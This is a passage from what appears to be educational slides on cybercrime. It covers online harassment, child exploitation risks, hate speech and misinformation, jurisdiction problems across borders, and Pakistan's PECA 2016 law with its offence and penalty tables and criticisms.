- Installing spyware or keyloggers
- Checking WhatsApp "last seen," location, or stories obsessively

3. Using Personal Media Without Consent

- Sharing photos/videos without permission
- Editing or photoshopping images
- Leaking private screenshots

4. Threats & Intimidation

- Blackmail
- Fake accounts used to harass
- Impersonation to damage reputation

Illegal Content & Child Protection

Criminals use the internet to create, share, or distribute harmful and illegal content.
These offences cause long-term psychological, social, and reputational damage.

1. Prohibited Online Content

- Pornographic or explicit content involving minors
- Sharing private images/videos without consent
- Posting deepfakes to harm or humiliate someone
- Graphic or abusive material targeting individuals
- Fake screenshots, edited conversations, or manipulated media

2. Child Exploitation Risks

Online abuse targeting minors often involves:

- Manipulating or grooming through social media or games
- Coercing children into sending images
- Photoshopping a minor's face onto explicit content
- Tricking minors using fake profiles
- Recording or distributing minors' private moments

These crimes cause **severe emotional trauma** and can spread uncontrollably online.

3. Why Illegal Content Is a Major Cybercrime Issue

- Uploaded content becomes permanent online
- Search engines and social platforms amplify reach
- Victims have little control once content leaks
- AI tools make manipulation (deepfakes/photoshops) easier
- Even "jokes" or "pranks" can escalate into serious consequences

Hate Speech, Defamation & Fake News

The internet amplifies harmful content that can damage reputations, divide communities, or create public unrest.

1. Hate Speech

Publishing or spreading content that attacks individuals or groups based on:

- Religion
- Ethnicity
- Nationality
- Sect or community
- Race or cultural identity

Hate speech online can trigger real-world violence, harassment, or social division.

2. Defamation

Sharing false statements that:

- Damage someone's reputation
- Cause public humiliation
- Harm academic, professional, or social standing

Examples:

Fake accusations

Edited screenshots

Rumors spread through WhatsApp or social media

False allegations published in posts or videos

3. Fake News & Misinformation

Intentionally or accidentally spreading false information:

- Altered videos/images
- Fake "breaking news"
- Wrong information about exams, jobs, admissions
- Misleading political messages
- Hoaxes designed to create fear or panic

Why it spreads:

- Emotional content travels faster
- People share without verifying
- Anonymous accounts create fake narratives

4. Impact on Society

- Panic and confusion
- Loss of trust in institutions
- Harm to individuals or communities
- Social and political instability
- Destroyed reputations

Jurisdiction & International Issues

Cybercrimes often cross borders, making investigation and prosecution complex.

1. Borderless Nature of Cybercrime

A single attack may involve:

- Victim in one country
- Criminal in another
- Servers in a third
- Payment routed through a fourth

This makes enforcement complicated.

2. Where Can Someone Be Tried?

Questions that arise:

- Which country's laws apply?
- Where was the offence "committed"?
- Where is the impact felt?
- Where is the attacker located?

Different countries have different standards for evidence, privacy, and digital searches.

3. Extradition Challenges

If a criminal flees or operates from another country:

- Local authorities cannot directly arrest them
- Extradition requires **formal agreements (Extradition Treaty)**
- Both countries must recognize the act as a crime
- Investigations require international cooperation

Without treaties, legal action becomes very difficult.

4. Extraterritorial Claims

Some countries claim jurisdiction even when:

- The attacker is outside their borders
- The victim is a citizen abroad
- The attack targeted national infrastructure

This is common in:

- Large-scale fraud
- Terror-related cyber offences
- Attacks on government systems
- Abuse of citizens using foreign platforms

5. Practical Challenges in Real Cases

- Servers located in multiple countries
- Platforms not cooperating with foreign law enforcement
- Anonymous or VPN-masked attackers
- Cryptocurrency payments hard to trace
- Different privacy laws (GDPR, CCPA, etc.)

What Is PECA? (Prevention of Electronic Crimes Act, 2016)

PECA 2016 is Pakistan's primary cybercrime law.

It defines what counts as electronic offences, how investigations work, and what penalties apply.

Why PECA Was Created

- Rapid increase in cybercrimes (hacking, fraud, harassment)
- Protect citizens from online harm
- Regulate misuse of digital identities and data
- Provide legal backing to prosecute online offences
- Strengthen national cybersecurity and protect critical systems

Who Enforces It?

- **FIA Cyber Crime Wing**
- Special Investigation Teams
- Designated courts for electronic crimes

PECA: Harassment & Personal Harm Offences

Category	Offence	Penalty
False Information	Sharing false info that harms reputation/privacy	Up to **3 years** or **Rs. 1M**
Cyberstalking	Repeated unwanted contact, threats, monitoring	Up to **3 years** or **Rs. 1M**
Hacked Account Stalking	Monitoring email, phone, social media after hacking	Up to **3 years** or **Rs. 1M**
Non-consensual Images/Videos	Taking or sharing private content to harm someone	Up to **3 years** or **Rs. 1M**
Explicit Content (Adults)	Making/sharing explicit material of adults	Up to **5 years** or **Rs. 5M**
Explicit Content of Minors	Any explicit content involving minors	Up to **7 years** or **Rs. 5M**
Child Pornography (Possession/Distribution)	Creating, sharing, or possessing such content	Up to **7 years** or **Rs. 5M**
Cyberstalking of Minors	Harassment, blackmail, or monitoring minors	Up to **5 years** or **Rs. 10M**

PECA: Fraud, Forgery & Identity Offences

Category	Offence	Penalty
Electronic Fraud	Deceiving someone for financial gain	Up to **2 years** or **Rs. 10M**
Electronic Forgery	Altering digital data/contracts to gain benefit	Up to **3 years** or **Rs. 250k**
Critical Infrastructure Forgery	Forgery involving critical systems/data	Up to **7 years** or **Rs. 5M**
Unauthorized Use of Identity Info	Using someone's identity without consent	Up to **3 years** or **Rs. 5M**
Spoofing	Faking identity or source in messages/websites	Up to **3 years** or **Rs. 0.5M**
Spam	Unsolicited messages without consent	Up to **3 months** or **Rs. 50k–5M**
Providing Hacking Tools	Making or supplying tools for offences	Up to **6 months** or **Rs. 50k**
Unauthorized Issuance of SIM Cards	Selling/providing SIMs without proper biometric verification	Up to **3 years** or **Rs. 0.5M**

PECA: System & Data Offences

Category	Offence	Penalty
Unauthorized Access	Accessing any system/data dishonestly	Up to **3 months** or **Rs. 50k**
Data Copying/Transmission	Copying or transferring data without consent	Up to **6 months** or **Rs. 100k**
Data Interference	Deleting, altering, or damaging data	Up to **2 years** or **Rs. 0.5M**
Malicious Code	Creating or spreading viruses/malware	Up to **2 years** or **Rs. 1M**
Unauthorized Interception	Intercepting communications or signals	Up to **2 years** or **Rs. 0.5M**
Tampering with Devices	Reprogramming devices for unauthorized use	Up to **3 years** or **Rs. 1M**

PECA: Critical Infrastructure & National Security

Category	Offence	Penalty
Critical Infrastructure Access	Unauthorized access to systems like govt, telecom, banks, NADRA	Up to **3 years** or **Rs. 1M**
Critical Data Theft	Copying/transmitting critical infrastructure data	Up to **5 years** or **Rs. 5M**
Critical System Damage	Modifying/destroying critical systems/data	Up to **7 years** or **Rs. 10M**
Hate Speech	Content promoting sectarian, religious, racial hatred	Up to **7 years**
Glorifying Terrorism	Praising or promoting terror acts/groups	Up to **7 years** or **Rs. 10M**
Terror Recruitment/Funding Online	Encouraging terror support or planning	Up to **7 years**
Cyber Terrorism	Causing fear or panic by attacking critical systems	Up to **14 years** or **Rs. 50M**

Criticism on PECA

- Critics say the bill is too harsh, with punishments that do not fit crimes
- The bill's language leaves it open to abuse by LEAs, agencies, the government
- Recommendations of stakeholders were ignored in the formulation of the law
- It restricts freedom of expression and access to information
- The offences are too numerous, overlap with other existing laws
- The wording of the bill leaves many clauses open to interpretation
- The bill specifically can be misused to target journalists' sources and whistleblowers
- Criteria for surveillance is even more open-ended than in the Fair Trial Act 2013
- Mechanisms for implementation are missing from this bill
- The bill has introduced clauses on cyberterrorism, which is not the subject of the bill
- The authority designated under the new law should have been independent of the executive
- The authority has been given sweeping powers to blocking and destroy online material, without a court order
- It does not adequately differentiate cyber crime from cyber terrorism and cyber warfar

Thank You